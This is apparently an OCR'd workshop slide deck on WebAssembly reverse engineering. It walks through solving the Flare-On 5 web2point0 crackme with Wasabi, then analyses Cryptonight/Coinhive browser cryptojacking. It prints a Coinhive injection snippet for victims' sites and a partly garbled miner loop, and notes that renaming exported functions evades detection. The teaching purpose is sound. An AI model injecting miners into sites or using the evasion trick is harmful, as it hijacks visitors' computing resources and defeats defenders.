


`test.wasm` - quick analysis


- CallGraph
  - `octopus_wasm.py -c -f test.wasm`
  - `Match` function exported
  - function `$func9` potentially `call_indirect $func[2:8]`
  - `$func1` is useless

- Instructions Analytics
  - `octopus_wasm.py -y -f test.wasm`





`test.wasm` - Instructions Analytics



Look really similar

- Same number of **Control** opcode
- Same number **logical** opcode
- **Variable** operations differents
  - i.e. code logic

`test.wasm` - Functions analysis

- `wasm2wat test.wasm -o test.wast`
- `call_indirect` in `$func9`
- instructions occurrences
  - `set_local`: 455
  - `get_local`: 693
  - `i32.const`: 130
  - `i32.and`: 41
  - **`i32.eqz`: 24**
  - `i32.add`: 21
  - `i32.shl`: 6
  - `i32.lt_u`: 3
  - `i32.shr_s`: 2
  - …
- TIPS: comment in wast using `;; my_comment`

```
(table (;0;) 8 8 anyfunc)
(memory (;0;) 2)
(global (;0;) (mut i32) (i32.const 66592))
(global (;1;) i32 (i32.const 66592))
(global (;2;) i32 (i32.const 1052))
(export "memory" (memory 0))
(export "__heap_base" (global 1))
(export "__data_end" (global 2))
(export "Match" (func 10))
(export "writev_c" (func 11))
(elem (i32.const 1) 2 3 4 5 6 7 8)
(data (i32.const 1024) "\01\00\00\00\02\00\00\00\03\00\00\00\04\00\00\00\05\00\00\00\06\00\00\00\07\00\00\00"))
```

```
call_indirect (type 0)
```

```
1472    get_local 110
1473    i32.eqz
1474    br_if 0 (;@4;)
```

Solving the challenge using Wasabi

- Instrument the wasm module
  - `wasabi test.wasm`

- Include wasabi scripts in `index.html`
- Copy `log-all.js` in the same folder

```
<body>
  <span id="container"></span>
  <script src="./main.js"></script>
  <script src="./test.wasabi.js"></script>
  <script src="./log-all.js"></script>
</body>
</html>
```

- Launch server
  - go to: http://localhost:8000/?q=AAAAAAAAAAAAAAA

- Logs inside `JS Console`

```
▸ Object { func: 10, instr: 83 } get_local local # 22 value = -0
▸ Object { func: 10, instr: 84 } get_local local # 23 value = 1
▸ Object { func: 10, instr: 85 } i32.and first = -0  second = 1 result = -0
▸ Object { func: 10, instr: 86 } set_local local # 24 value = -0
▸ Object { func: 10, instr: 87 } get_local local # 6 value = 66560
▸ Object { func: 10, instr: 88 } get_local local # 24 value = -0
▸ Object { func: 10, instr: 89 } i32.store value = -0 to = ▸ Object { addr: 66560, offset: 28, align: 2 }
▸ Object { func: 10, instr: 90 } end block (begin @ ▸ Object { func: 10, instr: 66 } , if begin @ undefined )
```

Modify `log-all.js` - only characters comparaison

- Create `flareon.js` wasabi analysis script

```
result = ''

Wasabi.analysis = {
    binary(location, op, first, second, r) {
        if (op == 'i32.eq') {
            result += String.fromCharCode(first);
            console.log(location, op, "first =", first, " second =", second, "result =", r);
            console.log(location, op, "first =", String.fromCharCode(first), " second =", String.fromCharCode(second), "result =", r);
            console.log(result);
        }
    }
};
```

- `http://localhost:8000/?q=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`

```
wasm_rulez_js_droolz@flare-on.c
▸ Object { func: 9, instr: 297 } i32.eq first = 111  second = 65 result = 0
▸ Object { func: 9, instr: 297 } i32.eq first = o  second = A result = 0
wasm_rulez_js_droolz@flare-on.co
▸ Object { func: 9, instr: 297 } i32.eq first = 109  second = 65 result = 0
▸ Object { func: 9, instr: 297 } i32.eq first = m  second = A result = 0
wasm_rulez_js_droolz@flare-on.com
```

Flare-On 5: web2point0 - Writeups

- FlareOn 2018 Level 5 - Solving WebAssembly Crackme (Part II - Wasabi)
  - blogpost by Cory Duplantis from Cisco Talos
- Official solution by Fireeye - link
- Other writeups
  - Flare-On 5 CTF WriteUp (Part 3) - link
  - Writeup - Flare-On 2018 - link
  - Flare-on Challenge 2018 Write-up (level 5) - link
  - Flareon2018-5 Web2point - link
  - FLARE-On 5 wasm with Chrome - link
  - Flareon 2018 Challenge5 Web2point0 writeup, wasabi - link


Cryptonight cryptominer analysis

Wasm for (il)legitimate crypto-mining

- CryptoJacking
  - Unauthorized use of computing resources to mine cryptocurrencies.
  - WebAssembly used because it's more efficient (hashrate)

- Cryptominer JS scripts
  - **Found on different vulnerable website**
    - ex: Coinhive on the Zoo San Diego website
  - Javascript injected in Wordpress/Drupal website not updated
  - Maybe your CPU have been used…

- Monero miner:
  - use computing resources to mine Monero cryptocurrency.
  - **Cryptonight** PoW hash algorithm



Coinhive


- CoinHive
  - Created in 2017
  - Simple API (Simple to inject)
  - (legit) Proof of Work Captcha
- Coinhive sample:
  - 47d299593572faf8941351f3ef8e46bc18eb684f679d87f9194bb635dd8aabc0
  - VirusTotal / Github
- Attackers just need to insert this snippet of code on victims website:


```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'john-doe');
    miner.start();
</script>
```


EXERCISE: Goals


- Go inside: **`./cryptonight/`**
- Take a look at the files:
  - JS script: `miner.min.js`
  - WebAssembly module: `cryptonight.[wast, wasm]`
  - You can take a look at the asm.js version: `cryptonight-asmjs.min.js`
- WebAssembly module analysis:
  - Identify **generic functions** (emscripten, …)
  - **Find interesting functions** and identify their purposes
    - Similar functions
  - Look at:
    - Instructions similarity
    - Call flow graph, ...
- **TIPS: use Octopus and radare2/Cutter ;)**

Call Graph



Call Graph





Cryptonight exported functions

- Exported functions names called from JS
  - `_cryptonight_create`
  - `_cryptonight_destroy`
  - `_cryptonight_hash`

- One Google search give us:
  - Harvest
  - cryptonight-hash
  - Xmonarch
  - …


```
(func $f24 (export "_cryptonight_create") (type $t4) (result i32
   (call $f56
     (i32.const 1)
     (i32.const 2097552)))
 (func $f25 (export "_cryptonight_destroy") (type $t3) (param $p
   (block $B0
     (drop
       (call $f52
         (i32.add
           (get_local $p0)
           (i32.const 2097536))))
     (call $f55
       (get_local $p0))))
 (func $f26 (export "_cryptonight_hash") (type $t6) (param $p0 i
   (local $l0 i32) (local $l1 i32) (local $l2 i32) (local $l3 i3
   (block $B0
```

```
const criptonight = require("./cryptonight.js");


criptonight.onRuntimeInitialized = function(){
    var heap = criptonight.HEAPU8.buffer;
    var input = new Uint8Array(heap, criptonight._malloc(84), 84);
    var output = new Uint8Array(heap, criptonight._malloc(32), 32);
    var hashs = 0;
    var stime = new Date().getTime() / 1000;

    function work(){
        var nonce = Math.random() * 4294967295 + 1 >>> 0;
        input[39] = (nonce & 4278190080) >> 24;
        input[40] = (nonce & 16711680) >> 16;
        input[41] = (nonce & 65280) >> 8;
        input[42] = (nonce & 255) >> 0;

        criptonight._cryptonight_hash(input.byteOffset, output.byteOffset, input.byteLength);

        //console.log(nonce, Buffer.from(output).toString('hex'));
        hashs++;
                                                    getTime();



                                                .send == "function"){
                                                {hashrate: (hashs / (now - stime) ), total: hashs, timestamp: (now - stime)});


                                                ();
                                                'Hashrate: " + (hashs / (now - stime)) + "h/s\n" + "Total hashs: " + hashs + "\nTempo: " + (now -
```

Detection of Cryptonight?

- Actual detection based on exported functions name:
  - `_cryptonight_create`
  - `_cryptonight_destroy`
  - `_cryptonight_hash`

- Detection can be done at multiple level
  - Binary level: AV signatures, YARA, ...
  - Network level: Snort, Suricata, ...
  - VirusTotal detection




Detection of Cryptonight?

- Actual detection based on exported functions name:
  - `_cryptonight_create`
  - `_cryptonight_destroy`
  - `_cryptonight_hash`


- Detection can be done at multiple level
  - Binary level: AV signatures, YARA, ...
  - Network level: Snort, Suricata, ...
  - VirusTotal detection


- **if you just rename the exported functions name…**
  - c687d825540f72e14e94bad3c6732b1652aae0d1b6c9741e71fc8f50bb5df231 (VirusTotal - 08/2018)

- Function names in this FUD cryptominer wasm
  - `_cn__________hash`
  - `_cn__________create`
  - `_cn__________destroy`



Call Graph





Identify wasm compiler functions


- Cryptominer are usually compiled:
  - from C/C++ code using Emscripten
  - without **removing unused functions**


- Emscripten syscalls
  - `___syscallXX` imported by the wasm module
  - `XX` represents the **system call number**

```
In [41]: cfg.analyzer.contains_emscripten_syscalls()
Out[41]:
